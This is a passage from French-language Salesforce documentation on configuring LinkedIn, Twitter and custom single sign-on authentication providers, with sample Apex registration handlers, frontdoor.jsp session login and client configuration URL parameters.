**f.** `URL de déconnexion personnalisée` pour fournir une destination spécifique aux utilisateurs qui se déconnectent après s'être authentifiés via un flux d'authentification sociale. Utilisez ce champ pour orienter les utilisateurs vers une page de déconnexion sous votre marque ou une destination différente de la page de déconnexion de Salesforce. L'URL doit être complète avec un préfixe `http` ou `https`, par exemple `https://acmecorporation.mon.salesforce.com`.

**g.** Cliquez sur **Créer automatiquement un modèle de gestionnaire d'enregistrement** afin de créer un modèle de classe Apex pour le gestionnaire d'enregistrement, si aucun n'existe. Modifiez cette classe plus tard, et modifiez le contenu par défaut avant de l'utiliser.

> Remarque: Spécifiez une classe de gestionnaire d'enregistrement pour Salesforce afin de générer l'URL d'initialisation de l'authentification unique.

**h.** Sélectionnez l'utilisateur qui exécute la classe de gestionnaire Apex dans `Exécuter l'enregistrement en tant que`. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ». Un utilisateur est requis si vous avez sélectionné une classe de gestionnaire d'enregistrement ou si elle est automatiquement créée.

**i.** Pour utiliser un portail pour les utilisateurs de LinkedIn, sélectionnez-le dans la liste déroulante Portail.

**9.** Utilisez le champ `URL d'icône` pour ajouter un chemin à une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL d'une icône fournie dans le champ.

**10.** Cliquez sur **Enregistrer**.

Une fois le fournisseur d'authentification défini, plusieurs URL de configuration client sont générées :

- `URL d'initialisation texte uniquement` : les administrateurs utilisent cette URL pour s'assurer que le fournisseur tiers est correctement configuré. L'administrateur ouvre cette URL dans un navigateur, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `URL d'initialisation de l'authentification unique` : cette URL permet d'effectuer une authentification unique à Salesforce à partir d'un tiers (en utilisant les identifiants du tiers). L'utilisateur ouvre cette URL dans un navigateur, puis se connecte au tiers. Un nouvel utilisateur est créé ou un utilisateur existant est mis à jour, puis l'utilisateur est connecté à Salesforce au nom de cet utilisateur.
- `URL de liaison utilisateur existante` : Utilisez cette URL pour lier des utilisateurs Salesforce existants à un compte tiers. L'utilisateur ouvre cette URL dans un navigateur, se connecte au tiers, se connecte à Salesforce, puis approuve le lien.
- `URL d'initialisation Oauth uniquement` : utilisez cette URL afin d'obtenir des jetons d'accès OAuth pour un tiers. Les utilisateurs doivent s'authentifier auprès de Salesforce pour le service tiers afin d'obtenir un jeton. Ce flux ne fournit pas la fonctionnalité d'authentification unique future.
- `URL de rappel` : cette URL de rappel est utilisée pour le point de terminaison que le fournisseur d'authentification appelle pour la configuration. Le fournisseur d'authentification doit se rediriger vers l'`URL de rappel` avec des informations pour chaque URL de configuration client ci-dessus.

Les URL de configuration client prennent en charge des paramètres de demande supplémentaires qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir de tiers ou d'accéder à un emplacement spécifique pour l'authentification.

### Modification du gestionnaire d'enregistrement

1. Dans Configuration, saisissez *Classes Apex* dans la case Recherche rapide, puis sélectionnez **Classes Apex**.
2. Modifiez le gestionnaire d'enregistrement Apex automatiquement créé (ou un gestionnaire existant) pour mapper les champs entre LinkedIn et Salesforce

   **Remarque:** La requête de profil par défaut de LinkedIn récupère uniquement les champs suivants : prénom, nom, titre principal, URL de profil. Le gestionnaire d'enregistrement par défaut nécessite une adresse e-mail. Supprimez l'exigence de l'adresse e-mail du gestionnaire d'enregistrement ou modifiez les portées requises dans Définition des portées (détails utilisateur) à récupérer depuis LinkedIn pour inclure l'adresse e-mail et tout autre champ souhaité dans le gestionnaire d'enregistrement.

   L'exemple suivant est un gestionnaire d'enregistrement Apex destiné à une application LinkedIn en tant que fournisseur d'authentification. Ce gestionnaire d'enregistrement suppose que les portées demandées incluent *r_basicprofile* et *r_emailaddress*. Il suppose également que les utilisateurs sont connectés à un portail client.

```
//TODO:This auto-generated class includes the basics for a Registration
//Handler class. You will need to customize it to ensure it meets your needs and
//the data provided by the third party.
global class LinkedInRegHandler implements Auth.RegistrationHandler {
    //Creates a Standard salesforce or a community user
    global User createUser(Id portalId, Auth.UserData data) {
        if (data.attributeMap.containsKey('sfdc_networkid')) {
            //We have a community id, so create a user with community access
            //TODO: Get an actual account
            Account a =[SELECT Id FROM account WHERE name = 'LinkedIn Account'];
            Contact c = new Contact();
            c.accountId = a.Id;
            c.email = data.email;
            c.firstName = data.firstName;
            c.lastName = data.lastName;
            insert(c);
            //TODO: Customize the username and profile. Also check that the username
            //doesn't already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less.
            User u = new User();
           Profile p =[SELECT Id FROM profile WHERE name = 'Customer Portal Manager'];

            u.username = data.firstName + '@sfdc.linkedin.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            u.contactId = c.Id;
            return u;
        } else {
```

```
            //This is not a community, so create a regular standard user
            User u = new User();
            Profile p =[SELECT Id FROM profile WHERE name = 'Standard User'];
            //TODO: Customize the username. Also check that the username doesn't
            //already exist and possibly ensure there are enough org licenses
            //to create a user. Must be 80 characters or less
            u.username = data.firstName + '@salesforce.com';
            u.email = data.email;
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            String alias = data.firstName;
            //Alias must be 8 characters or less
            if (alias.length() > 8) {
                alias = alias.substring(0, 8);
            }
            u.alias = alias;
            u.languagelocalekey = UserInfo.getLocale();
            u.localesidkey = UserInfo.getLocale();
            u.emailEncodingKey = 'UTF-8';
            u.timeZoneSidKey = 'America/Los_Angeles';
            u.profileId = p.Id;
            return u;
        }
    }
    //Updates the user's first and last name
    global void updateUser(Id userId, Id portalId, Auth.UserData data) {
        User u = new User(id = userId);
        u.lastName = data.lastName;
        u.firstName = data.firstName;
        update(u);
    }
}
```

Pour plus d'informations et d'exemples, reportez-vous à la documentation sur l'interface RegistrationHandler.

## Mise à jour de votre application LinkedIn

Une fois le fournisseur d'authentification LinkedIn défini dans votre organisation Salesforce, revenez dans LinkedIn pour définir l'utilisation par votre application de l'`URL de rappel` générée par Salesforce en tant que valeur `OAuth 2.0 Redirect URLs` LinkedIn.

## Test de l'authentification unique

Dans un navigateur, ouvrez l'`URL d'initialisation texte uniquement` dans la page de détail Fournisseur d'authentification. Elle doit renvoyer à la page de connexion de LinkedIn. Une fois connecté(e), vous êtes invité(e) à autoriser votre application. Une fois l'application autorisée, vous êtes redirigé(e) vers Salesforce.

## Configuration d'un fournisseur d'authentification Twitter

Donnez la possibilité aux utilisateurs de se connecter à une organisation Salesforce avec leur compte Twitter.

Pour configurer Twitter en tant que fournisseur d'authentification, procédez comme suit.

1. Configurez une application Twitter.
2. Définissez un fournisseur Twitter dans votre organisation Salesforce, puis établissez un gestionnaire d'enregistrement.
3. Modifiez le gestionnaire d'enregistrement.
4. Mettez à jour votre application Twitter afin d'utiliser l'URL de rappel générée par Salesforce comme entrée dans les paramètres de l'application Twitter.
5. Testez la connexion par authentification unique.

### Configuration d'une application Twitter

Avant de configurer Twitter pour votre organisation Salesforce, vous devez configurer une application dans Twitter.

**Remarque:** Vous pouvez ignorer cette étape en autorisant Salesforce à utiliser sa propre application par défaut. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Connectez-vous à votre compte de développeur de site Web Twitter.
2. Cliquez sur l'icône de l'utilisateur en haut, puis sélectionnez **My Applications** (ou accédez à apps.twitter.com).
3. Cliquez sur **Create New App**.
4. Saisissez les paramètres de l'application.
5. Dans API Keys, notez la `API Key` et la `Secret Key` de la nouvelle application, elles seront utiles plus tard dans Salesforce.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

### Définition d'un fournisseur Twitter dans votre organisation Salesforce

Pour configurer un fournisseur Twitter dans votre organisation Salesforce, les `API Key` et `API Secret` de votre application Twitter sont requis.

**Remarque:** Vous pouvez ignorer la spécification de ces valeurs clés dans la configuration du fournisseur en autorisant Salesforce à gérer ces valeurs pour vous. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez le `Type de fournisseur` Twitter.
4. Saisissez un `Nom` pour le fournisseur.
5. Saisissez le `Suffixe d'URL`. Il est utilisé dans les URL de configuration client. Par exemple, si le suffixe de l'URL de votre fournisseur est « MonFournisseurTwitter », votre URL d'authentification unique ressemble à :

   ```
   https://login.salesforce.com/services/sso/00Dx00000000001/MonFournisseurTwitter
   ```

6. Utilisez l'`API Key` de Twitter dans le champ `Clé consommateur`.
7. Utilisez l'`API secret` de Twitter dans le champ `Secret consommateur`.
8. Vous pouvez également définir les champs ci-dessous.
   a. `URL d'erreur personnalisée`, pour le signalement des erreurs par le fournisseur.
   b. `URL de déconnexion personnalisée` pour fournir une destination spécifique aux utilisateurs qui se déconnectent après s'être authentifiés via un flux d'authentification sociale. Utilisez ce champ pour orienter les utilisateurs vers une page de déconnexion sous votre marque ou une destination différente de la page de déconnexion de Salesforce. L'URL doit être complète avec un préfixe `http` ou `https`, par exemple `https://acmecorporation.mon.salesforce.com`.
   c. Cliquez sur **Créer automatiquement un modèle de gestionnaire d'enregistrement** afin de créer un modèle de classe Apex pour le gestionnaire d'enregistrement, si aucun n'existe. Vous devez ensuite modifier cette classe ainsi que le contenu par défaut avant de l'utiliser.

      Remarque: Vous devez spécifier une classe de gestionnaire d'enregistrement pour Salesforce afin de générer l'URL d'initialisation de l'authentification unique.

   d. Sélectionnez l'utilisateur qui exécute la classe de gestionnaire Apex dans `Exécuter l'enregistrement en tant que`. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ». Un utilisateur est requis si vous avez sélectionné une classe de gestionnaire d'enregistrement ou si elle est automatiquement créée.
   e. Pour utiliser un portail pour les utilisateurs de Twitter, sélectionnez-le dans la liste déroulante Portail.
   f. Utilisez le champ `URL d'icône` pour ajouter un chemin à une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

      Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL d'une icône fournie dans le champ.

9. Cliquez sur **Enregistrer**.

Une fois le fournisseur d'authentification défini, plusieurs URL de configuration client sont générées :

- `URL d'initialisation texte uniquement` : les administrateurs utilisent cette URL pour s'assurer que le fournisseur tiers est correctement configuré. L'administrateur ouvre cette URL dans un navigateur, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `URL d'initialisation de l'authentification unique` : cette URL permet d'effectuer une authentification unique à Salesforce à partir d'un tiers (en utilisant les identifiants du tiers). L'utilisateur ouvre cette URL dans un navigateur, puis se connecte au tiers. Un nouvel utilisateur est créé ou un utilisateur existant est mis à jour, puis l'utilisateur est connecté à Salesforce au nom de cet utilisateur.
- `URL de liaison utilisateur existante` : Utilisez cette URL pour lier des utilisateurs Salesforce existants à un compte tiers. L'utilisateur ouvre cette URL dans un navigateur, se connecte au tiers, se connecte à Salesforce, puis approuve le lien.
- `URL de rappel` : cette URL de rappel est utilisée pour le point de terminaison que le fournisseur d'authentification appelle pour la configuration. Le fournisseur d'authentification doit se rediriger vers l'`URL de rappel` avec des informations pour chaque URL de configuration client ci-dessus.

Les URL de configuration client prennent en charge des paramètres de demande supplémentaires qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir de tiers ou d'accéder à un emplacement spécifique pour l'authentification.

## Modification du gestionnaire d'enregistrement

1. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**.

2. Modifiez le gestionnaire d'enregistrement Apex automatiquement créé (ou un gestionnaire existant) pour mapper les champs entre Twitter et Salesforce

   L'exemple suivant est un gestionnaire d'enregistrement Apex destiné à une application Twitter en tant que fournisseur d'authentification.

```
global class MyTwitterRegHandler implements Auth.RegistrationHandler{

global User createUser(Id portalId, Auth.UserData data)
{
    if(data.attributeMap.containsKey('sfdc_networkid'))
    {
        // Create communities user
        Account a = [SELECT Id FROM account WHERE name='Twitter Account']; // Make sure
 this account exists

        Contact c = new Contact();
        c.accountId = a.Id;
        c.email = 'temp@CHANGE-ME.com';
        c.firstName = data.fullname.split(' ')[0];
        c.lastName  = data.fullname.split(' ')[1];
        insert(c);

        User u = new User();
        Profile p = [SELECT Id FROM profile WHERE name='Customer Portal Manager'];
        u.username = data.username + '@sfdc-portal-twitter.com';
        u.email = 'temp@CHANGE-ME.com';
        u.firstName = data.fullname.split(' ')[0];
        u.lastName = data.fullname.split(' ')[1];
        String alias = data.fullname;

        //Alias must be 8 characters or less
        if(alias.length() > 8) {
            alias = alias.substring(0, 8);
    }

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    u.contactId = c.Id;
    return u;
} else {
    // Create Standard SFDC user
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
    u.username = data.username + '@sfdc-twitter.com';
    u.email = 'temp@CHANGE-ME.com';
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);
```

```
    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}
}

global void updateUser(Id userId, Id portalId, Auth.UserData data)
{
    User u = new User(id=userId);
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    update(u);
}
}
```

Pour plus d'informations et d'exemples, reportez-vous à la documentation sur l'interface RegistrationHandler.

## Mise à jour de votre application Twitter

Une fois le fournisseur d'authentification Twitter défini dans votre organisation Salesforce, revenez dans Twitter pour définir l'utilisation par votre application de l'`URL de rappel` générée par Salesforce en tant que valeur `URL de rappel` dans les paramètres de l'application Twitter.

Remarque: Dans votre application Twitter, assurez-vous de sélectionner **Autoriser l'utilisation de cette application pour se connecter à Twitter**.

## Test de l'authentification unique

Dans un navigateur, ouvrez l'`URL d'initialisation texte uniquement` dans la page de détail Fournisseur d'authentification. Elle doit renvoyer à la page de connexion de Twitter. Une fois connecté(e), vous êtes invité(e) à autoriser votre application. Une fois l'application autorisée, vous êtes redirigé(e) vers Salesforce.

## Utilisation de valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification

Vous pouvez laisser Salesforce créer automatiquement les principales valeurs lors de la configuration d'un fournisseur d'authentification Facebook, Salesforce, LinkedIn, Twitter ou Google. Cela vous permet d'ignorer les étapes de création de votre propre application tierce.

Lorsque vous utilisez des valeurs gérées par Salesforce lors de la configuration de votre fournisseur d'authentification, Salesforce utilise en arrière-plan sa propre application par défaut pour générer des valeurs, ce qui vous évite de créer votre propre application.

Pour utiliser les valeurs gérées par Salesforce, si les champs ci-dessous sont affichés dans la configuration de votre fournisseur d'authentification, laissez-les vides.

- `Clé consommateur`
- `Secret consommateur`
- `Autoriser l'URL de point de terminaison`
- `URL de point de terminaison de jeton`
- `URL de point de terminaison d'informations utilisateur`
- `Étendues par défaut`

Si vous spécifiez une valeur pour l'un des champs ci-dessus, cela indique que vous utilisez votre propre application tierce ou une application connectée, et vous devez spécifier les valeurs de `Clé consommateur` et de `Secret consommateur`.

Exemple: Supposons que vous souhaitez configurer l'authentification unique à l'aide d'un fournisseur d'authentification LinkedIn afin d'activer la connexion à Salesforce avec les identifiants LinkedIn. Vous pouvez ignorer la création d'une application LinkedIn, car vous choisissez d'utiliser les valeurs créées par Salesforce dans la configuration du fournisseur d'authentification. Vous définissez ensuite le fournisseur d'authentification LinkedIn dans votre organisation et testez la connexion en suivant la procédure présentée dans Configuration d'un fournisseur d'authentification LinkedIn.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

## Création d'un fournisseur d'authentification externe personnalisé

Créez un fournisseur d'authentification unique (SSO) pour permettre aux administrateurs et aux utilisateurs d'utiliser leurs identifiants SSO non-Salesforce dans vos organisations Salesforce.

1. Configurez un compte avec le fournisseur de votre choix.
2. Créez vos types de métadonnées personnalisées, puis sélectionnez les champs personnalisés que vos administrateurs doivent renseigner durant la configuration.
3. Élaborez les classes et les méthodes Apex correspondant aux types de métadonnées de votre choix, puis utilisez ces classes pour mettre en œuvre l'interface `Auth.AuthProviderPlugin`.
4. Configurez vos nouvelles métadonnées dans la page Configuration du fournisseur d'authentification.
5. Mettez à jour votre application pour utiliser l'URL de rappel générée par Salesforce.
6. Testez la connexion.

**Éditions**

Disponible avec : Disponible avec **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Configuration de votre compte

Pour pouvoir configurer le plug-in du fournisseur d'authentification pour votre organisation Salesforce, configurez un compte avec le fournisseur d'authentification externe de votre choix.

1. Accédez au site de votre fournisseur et créez une application.
2. Modifiez les paramètres de l'application, puis définissez le domaine de l'application sur Salesforce.
3. Notez l'ID d'application et le secret d'application, s'il est requis par votre fournisseur d'authentification externe.

### Création de types de métadonnées personnalisées

Lorsque vous avez un compte, créez les types de métadonnées personnalisées pour votre organisation Salesforce, qui sont requis par votre fournisseur d'authentification externe.

1. Dans Configuration, saisissez *métadonnées* dans la case Recherche rapide, puis sélectionnez **Types de métadonnées personnalisées**.
2. Cliquez sur **Nouveau type de métadonnées personnalisées**.
3. Saisissez un nom d'étiquette et un nom d'étiquette au pluriel pour vos métadonnées personnalisées, puis cliquez sur **Enregistrer**.
4. Sous la section Champs personnalisés, cliquez sur **Nouveau**, puis sélectionnez les champs personnalisés requis par vous-même et votre fournisseur d'authentification. Par exemple, si le fournisseur d'authentification exige un ID d'application ou un secret d'application, vous pouvez créer des champs avec des étiquettes « Clé consommateur » ou « Secret consommateur ».

Remarque: Vous êtes invité(e) à saisir des informations pour chaque type de champ, notamment une étiquette, une description et un texte d'aide. Vous pouvez définir ces champs comme obligatoires.

### Élaboration de classes et méthodes Apex

Pour créer un fournisseur d'authentification personnalisé pour l'authentification unique, créez une classe qui met en œuvre l'interface `Auth.AuthProviderPlugin`. Cette interface permet de stocker la configuration personnalisée de votre fournisseur d'authentification et de gérer ses protocoles d'authentification. Elle crée également le nom de votre fournisseur d'authentification externe et affiche ce nom dans la liste des fournisseurs d'authentification disponibles.

1. Dans Configuration, saisissez *classes apex* dans le champ de recherche, puis sélectionnez **Classes Apex**.
2. Cliquez sur **Nouveau**.
3. Dans le champ fourni, créez une classe et une méthode Apex.
   a. Mettez en œuvre l'interface `Auth.AuthProviderPlugin`.
   b. Saisissez le nom d'API répertorié dans vos nouvelles métadonnées personnalisées créées pour la chaîne `return` de la méthode `getCustomMetadataType`.

Remarque: Pour plus d'informations sur les classes et les méthodes requises par ce plug-in, reportez-vous à la section Espace de noms Auth du guide Apex Code Developer's Guide de Force.com.

### Configuration de votre fournisseur d'authentification

L'ID d'application et le secret d'application de votre fournisseur d'authentification sont requis pour configurer un fournisseur personnalisé dans votre organisation Salesforce.

1. Dans Configuration, saisissez *Fournisseurs d'authentification* dans la case Recherche rapide, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.

3. Pour le type de fournisseur, sélectionnez votre fournisseur personnalisé.
4. Saisissez le nom du fournisseur.
5. Saisissez le suffixe d'URL, qui est utilisé dans l'URL de configuration cliente. Par exemple, si l'URL de votre fournisseur est MonFormidableFournisseur, votre URL SSO se présente comme suit : `https://login.salesforce.com/auth/sso/00Dx00000000001/MonFormidableFournisseur`.
6. Saisissez vos informations dans les champs personnalisés que vous avez créés.
7. Pour créer un modèle de classe Apex pour le gestionnaire d'enregistrement, cliquez sur **Créer automatiquement un modèle de gestionnaire d'enregistrement**. Modifiez le modèle de classe ultérieurement, et modifiez le contenu par défaut avant de l'utiliser.

   Remarque: Spécifiez une classe de gestionnaire d'enregistrement pour Salesforce afin de générer l'URL d'initialisation de l'authentification unique.

8. Dans le champ `Exécuter l'enregistrement en tant que`, sélectionnez un utilisateur pour exécuter la classe de gestionnaire Apex. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ». Ce champ est obligatoire pour tous les fournisseurs d'authentification personnalisés.
9. Utilisez le champ `URL d'icône` pour ajouter un chemin vers une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

   Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL de l'un de nos exemples d'icône dans le champ.

10. Cliquez sur **Enregistrer**.

Notez la valeur ID de fournisseur d'authentification générée. Vous l'utilisez avec la classe Apex `Auth.AuthToken`.

Une fois le fournisseur d'authentification défini, plusieurs URL de configuration client sont générées.

- `URL d'initialisation test uniquement` : utilisée pour s'assurer que le fournisseur tiers est correctement configuré. L'administrateur ouvre cette URL dans un navigateur, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `URL d'initialisation de l'authentification unique` : utilisée pour initialiser l'authentification unique dans Salesforce depuis un tiers (en utilisant les identifiants du tiers). L'utilisateur ouvre cette URL dans un navigateur puis se connecte au tiers. Le tiers crée ensuite un utilisateur ou met à jour un utilisateur existant, puis connecte cet utilisateur à Salesforce.
- `URL de liaison utilisateur existante` : utilisée pour lier des utilisateurs Salesforce existants à un compte tiers. L'utilisateur ouvre cette URL dans un navigateur, se connecte au tiers, se connecte à Salesforce, puis approuve le lien.
- `URL d'initialisation Oauth uniquement` : utilisée pour obtenir des jetons d'accès OAuth pour un tiers. Les utilisateurs doivent s'authentifier à Salesforce pour que le service tiers reçoive un jeton. Ce flux n'est pas fourni pour une fonctionnalité d'authentification unique future.
- `URL de rappel` : utilisée comme point de terminaison appelé par le fournisseur d'authentification pour la configuration. Le fournisseur d'authentification redirige vers l'`URL de rappel` avec des informations pour chaque URL de configuration client.

Les URL de configuration client prennent en charge d'autres paramètres de requête qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir d'un tiers ou à accéder à un emplacement spécifique après l'authentification.

## Mise à jour de votre fournisseur d'authentification externe

Après avoir défini votre fournisseur d'authentification dans votre organisation Salesforce, revenez au site de votre fournisseur d'authentification externe et mettez à jour votre application pour utiliser l'`URL de rappel` en tant qu'`URL de site Web` de votre fournisseur d'authentification personnalisé.

### Test de la connexion à authentification unique

Dans un navigateur, ouvrez l'`URL d'initialisation test uniquement` dans la page de détail du fournisseur d'authentification. Elle vous oriente vers le site de votre fournisseur et vous invite à vous connecter. Vous devez ensuite autoriser votre application. Une fois l'application autorisée, vous êtes redirigé(e) vers Salesforce.

## Utilisation de Frontdoor.jsp pour la connexion à Salesforce

Vous pouvez utiliser frontdoor.jsp pour accorder aux utilisateurs l'accès à Salesforce à partir d'une interface Web personnalisée, telle qu'un site Force.com d'accès à distance ou une autre intégration d'API, en utilisant l'ID de la session existante et l'URL du serveur.

Pour authentifier les utilisateurs avec frontdoor.jsp, vous devez transmettre l'URL du serveur et l'ID de session complet (pas seulement l'ID à 15 ou 18 caractères) à frontdoor.jsp.

Pour transmettre les valeurs, le plus efficace est d'employer un formulaire qui utilise une requête `POST`. Par exemple, le formulaire ci-dessous transmet l'ID de la session en cours à frontdoor.jsp.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

```
<form method="POST" action="https://instance.salesforce.com/secur/frontdoor.jsp">
<input type="hidden" name="sid"
      value="full_sessionID_value"
      />
<input type="submit" name="login" value="Log In" /></form>
```

Vous pouvez également envoyer les valeurs dans des paramètres d'URL, mais cette approche n'est pas aussi sécurisée que la requête `POST`, car elle expose l'ID de la session dans l'URL.

```
https://instance.salesforce.com/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open
```

Pour des organisations qui utilisent un domaine personnalisé créé à l'aide de Mon domaine, vous devez transmettre le nom du domaine dans l'URL du serveur.

Le formulaire ci-dessous transmet l'ID de la session en cours à frontdoor.jsp pour un domaine personnalisé.

```
<form method="POST" action="https://domain_name.my.salesforce.com/secur/frontdoor.jsp">
<input type="hidden" name="sid"
      value="full_sessionID_value"
      />
<input type="submit" name="login" value="Log In" /></form>
```

Les exemples ci-dessous transmettent les valeurs dans des paramètres d'URL.

```
https://domain_name.my.salesforce.com/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open
```

### Instance

Vous devez connaître l'instance de l'organisation de l'utilisateur. Par exemple, si `serverUrl` renvoyé lorsque que vous vous connectez via l'API est `https://votreInstance.salesforce.com/`, *votreInstance* correspond à l'instance. Le reste de l'adresse du serveur (le nom de domaine `salesforce.com`) reste inchangé.

Si vous construisez une intégration pour une organisation Salesforce unique, vous pouvez coder cette valeur en dur. Si vous construisez une intégration pour plusieurs organisations, analysez l'instance de `serverUrl` du `LoginResult` renvoyé par l'appel d'API SOAP `login()`.

## ID de session complet

Vous pouvez obtenir l'ID de session complet depuis :

- Le jeton `access_token` d'une authentification OAuth.

  Conseil: L'une des étendues spécifiées lorsque vous créez une application connectée doit être Web ou complet.

- Le `LoginResult` renvoyé à partir d'un appel d'API SOAP `login()`
- Le code Apex `UserInfo.getSessionId()`

L'ID de session renvoyé avec `{!GETSESSIONID()}` Visualforce ne peut pas être utilisé dans frontdoor.jsp.

Remarque: Les types de session ne sont pas tous pris en charge avec frontdoor.jsp, notamment les sessions d'API de communauté. Avec ces sessions, vous pouvez utiliser à la place SAML pour l'authentification unique.

## URL relative à ouvrir

Vous pouvez également inclure un chemin relatif codé en URL pour rediriger les utilisateurs vers l'interface de Salesforce, ou un enregistrement, un objet, un rapport, une page Visualforce spécifique (par exemple, `/apex/MaPageVisualforce`).

# Utilisation des paramètres de requête avec des URL de configuration client

Vous pouvez ajouter des fonctionnalités à votre fournisseur d'authentification à l'aide de paramètres de requête supplémentaires.

Les fournisseurs d'authentification prennent en charge des paramètres de requête supplémentaires que vous pouvez utiliser pour diriger les utilisateurs vers des sites spécifiques, obtenir des autorisations personnalisées de la part du tiers et accéder à un emplacement spécifique après authentification.

Ajoutez les paramètres de requête aux URL de configuration client suivantes. Elles ont été créées lors de la définition de votre fournisseur d'authentification :

- URL d'initialisation texte uniquement
- URL d'initialisation de l'authentification unique
- URL de liaison utilisateur existante
- URL de rappel

Ajoutez l'un de ces paramètres à votre URL, selon vos besoins. Pour les fournisseurs Janrain, ajoutez-les à l'URL de rappel appropriée.

- Scope : personnalise les autorisations requises du tiers
- Site : active le fournisseur à utiliser avec un site
- StartURL : oriente l'utilisateur vers un emplacement spécifique après l'authentification
- Communauté : oriente l'utilisateur vers une communauté spécifique après l'authentification
- Point de terminaison d'autorisation à la page 1064 : oriente l'utilisateur vers un point de terminaison spécifique pour l'authentification (fournisseurs d'authentification Salesforce uniquement)

### Utilisation du paramètre d'étendue

Personnalise les autorisations requises par des applications tierces, telles que Facebook ou Janrain, de sorte que le jeton d'accès renvoyé contient des autorisations supplémentaires.

### Utilisation du paramètre de site

Utilisez votre fournisseur d'authentification pour vous connecter à un site ou lier à un utilisateur de site.

### Utilisation du paramètre StartURL

Orientez votre utilisateur vers un emplacement spécifique après l'authentification ou la liaison.

### Utilisation du paramètre URL de communauté

Dirigez votre utilisateur vers une communauté spécifique après l'authentification.

### Utilisation du paramètre de point de terminaison d'autorisation

Envoyez à vos utilisateurs un point de terminaison d'autorisation spécifique.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

## Utilisation du paramètre d'étendue

Personnalise les autorisations requises par des applications tierces, telles que Facebook ou Janrain, de sorte que le jeton d'accès renvoyé contient des autorisations supplémentaires.

